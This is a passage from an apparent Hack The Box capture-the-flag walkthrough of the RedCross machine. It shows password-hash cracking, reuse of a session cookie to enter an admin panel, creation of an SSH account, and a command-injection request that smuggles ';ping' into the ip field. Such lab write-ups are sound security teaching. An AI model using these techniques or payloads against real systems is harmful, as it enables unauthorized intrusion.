
```
admin:$2y$10$z/d5GiwZuFqjY1jRiKKIPzuPXKt0SthLOyU438ajqRBtrb7ZADpwq
penelope:$2y$10$tY9Y955kyFB37GnW4xrC0.J.FzmkrQhxD..vKCQICvwOEgwfxqgAS
charles:$2y$10$bj5Qh0AbUM5wHeu/lTfjg.xPxjRQkqU6T8cs683Eus/Y89GGHs.G7i
tricia:$2y$10$Dnv/b2ZBca2O4cp0fsBbjeQ/0HnhvJ7WrC/ZN3K7QKqTa9SKP6r
```

Then we launched hashcat to crack those hashes, what provided us with credentials for user charles:cookiemonster

Next we moved to the admin page but credentials for user charles did not work also we did not mage to bypass the authentication mechanism,so we returned to the user login page and logged in a charles




After logging as a charles we copied the assigned cookies and with them we returned to the admin login page where we put them as a value of the admin PHP Session ID



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
DOMAIN	intra	intra.redcross.htb	/	Mon, 06 Nov 2023 09:07:4...	11	false	false	None	Tue, 08 Aug 2023 09:07:46 ...
LANG	EN_US	intra.redcross.htb	/	Mon, 06 Nov 2023 09:07:4...	9	false	false	None	Tue, 08 Aug 2023 09:07:46 ...
LIMIT	10	intra.redcross.htb	/	Mon, 06 Nov 2023 09:07:4...	7	false	false	None	Tue, 08 Aug 2023 09:07:46 ...
PHPSESSID	298dhgdtchbd3tbk5bq5g469d7	intra.redcross.htb	/	Session	35	false	false	None	Tue, 08 Aug 2023 09:07:39 ...
SINCE	1691485669	intra.redcross.htb	/	Mon, 06 Nov 2023 09:07:4...	15	false	false	None	Tue, 08 Aug 2023 09:07:46 ...


```
Data
PHPSESSID: "298dhgdtchbd3tbk5bq
Created: "Tue, 08 Aug 2023 09:07:
Domain: "intra.redcross.htb"
Expires / Max-Age: "Session"
HostOnly: true
HttpOnly: false
Last Accessed: "Tue, 08 Aug 2023 0
Path: "/"
SameSite: "None"
Secure: false
Size: 35
```



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	298dhgdtchbd3tbk5bq5g469d7	admin.redcross.htb	/	Session	35	false	false	None	Tue, 08 Aug 2023 09:21:52 GMT

```
Data
PHPSESSID: "298dhgdtchbd3tbk5bq5g469d7"
Created: "Tue, 08 Aug 2023 09:05:43 GMT"
Domain: "admin.redcross.htb"
Expires / Max-Age: "Session"
HostOnly: true
HttpOnly: false
Last Accessed: "Tue, 08 Aug 2023 09:21:52 GMT"
Path: "/"
SameSite: "None"
Secure: false
Size: 35
```

And it worked ,by using PHP Session ID reuse we got an access to the admin login panel



https://admin.redcross.htb/?page=cpanel


IT Admin panel

Authorized personnel only

[[charles]]

Web admin system 0.9

As the administrator we whitelisted out attacker’s IP address




IT Admin panel

Authorized personnel only

Whitelist IP Address: 10.10.14.5

Web admin system 0.9



IT Admin panel


Authorized personnel only

Whitelist IP Address:


UID	IP Address	Auth. since	Action
3	10.10.14.5	2023-08-08 05:22:29.637418	deny

Web admin system 0.9

And we launched nmap scan again, what gave us different results (more open ports)




```
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 2.0.8 or later
22/tcp   open  ssh        OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
| ssh-hostkey:
|   2048 67d385f8eeb8062359d7758ea237d0a6 (RSA)
|   256 89b465271f93721abce3227090db3596 (ECDSA)
|_  256 66bda11c327432e2e664e8a5251b4d67 (ED25519)
80/tcp   open  http       Apache httpd 2.4.25
|_http-title: Did not follow redirect to https://intra.redcross.htb/
|_http-server-header: Apache/2.4.25 (Debian)
443/tcp  open  ssl/http   Apache httpd 2.4.25
| ssl-cert: Subject: commonName=intra.redcross.htb/organizationName=Red Cross International/stateOrProvinceName=NY/countryName=US
| Not valid before: 2018-06-03T19:46:58
|_Not valid after:  2021-02-27T19:46:58
|_http-server-header: Apache/2.4.25 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was /?page=login
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
1025/tcp open  NFS-or-IIS?
5432/tcp open  postgresql  PostgreSQL DB 9.6.7 - 9.6.12
| ssl-cert: Subject: commonName=redcross.redcross.htb
| Subject Alternative Name: DNS:redcross.redcross.htb
| Not valid before: 2018-06-03T19:13:20
|_Not valid after:  2028-05-31T19:13:20
|_ssl-date: TLS randomness does not represent time
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```




```
|_Not valid after:  2021-02-27T19:46:58
|_http-server-header: Apache/2.4.25 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was /?page=login
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
1025/tcp open  NFS-or-IIS?
5432/tcp open  postgresql  PostgreSQL DB 9.6.7 - 9.6.12
| ssl-cert: Subject: commonName=redcross.redcross.htb
| Subject Alternative Name: DNS:redcross.redcross.htb
| Not valid before: 2018-06-03T19:13:20
|_Not valid after:  2028-05-31T19:13:20
|_ssl-date: TLS randomness does not represent time
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=8/8%OT=21%CT=1%CU=34049%PV=Y%DS=2%DC=T%G=Y%TM=64D20A28
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=105%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11
OS:NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops
```

As an admin we can also create a new user, we used this functionality to create a user simon



Add virtual user:

Username	UID	GID	Action
tricia	2018	1001	del




Provide this credentials to the user:


simon : eM7OLXhj

Continue

And we SSH to the target as a user simon




```
└─# ssh simon@10.10.10.113
The authenticity of host '10.10.10.113 (10.10.10.113)' can't be established.
ED25519 key fingerprint is SHA256:zoOxQgf4O+wsTj30HsPbkn5m7Rmuw2mkxi390t/pCQA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.113' (ED25519) to the list of known hosts.
simon@10.10.10.113's password:
Linux redcross 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ whoami
whoami: cannot find name for user ID 2022
$ 
```



```
drwxr-xr-x  2 root root       4096 Jun  7  2018 lib64
drwx------  2 root root       4096 Jun  7  2018 root
drwxr-xr-x  4 root root       4096 Jun  7  2018 usr
$ cd home
$ ls -la
total 16
drwxr-xr-x  4 root associates 4096 Jun  9  2018 .
drwxr-xr-x 10 root root       4096 Jun  8  2018 ..
drwxr-xr-x  2 root associates 4096 Jun  8  2018 interface_data
drwxrwxr-x  3 root associates 4096 Jun  8  2018 public
$ cd public
$ ls -la
total 12
drwxrwxr-x 3 root associates 4096 Jun  8  2018 .
drwxr-xr-x 4 root associates 4096 Jun  9  2018 ..
drwxr-xr-x 2 root root       4096 Jun 10  2018 src
$ cd src
$ ls -al
total 12
drwxr-xr-x 2 root     root       4096 Jun 10  2018 .
drwxrwxr-x 3 root     associates 4096 Jun  8  2018 ..
-rw-r--r-- 1 penelope       1000 2666 Jun 10  2018 iptctl.c
$ cd ..
$ cd ..
$ ls
interface_data  public
$ cd interface*
$ ls -al
total 8
drwxr-xr-x 2 root associates 4096 Jun  8  2018 .
drwxr-xr-x 4 root associates 4096 Jun  9  2018 ..
$
```


Yet, we didn’t find anything interesting on the system as a user simon, so we returned to the web application

We found remote command execution vulnerability, when we remove whitelisted IP




```
POST /pages/actions.php HTTP/1.1
Host: admin.redcross.htb
Cookie: PHPSESSID=298dhgdtchbd3tbk5bq5g469d7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: https://admin.redcross.htb
Referer: https://admin.redcross.htb/?page=firewall
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

ip=;ping+-c+5+10.10.14.5&id=12&action=deny
```

```
HTTP/1.1 200 OK
Date: Tue, 08 Aug 2023 09:29:29 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
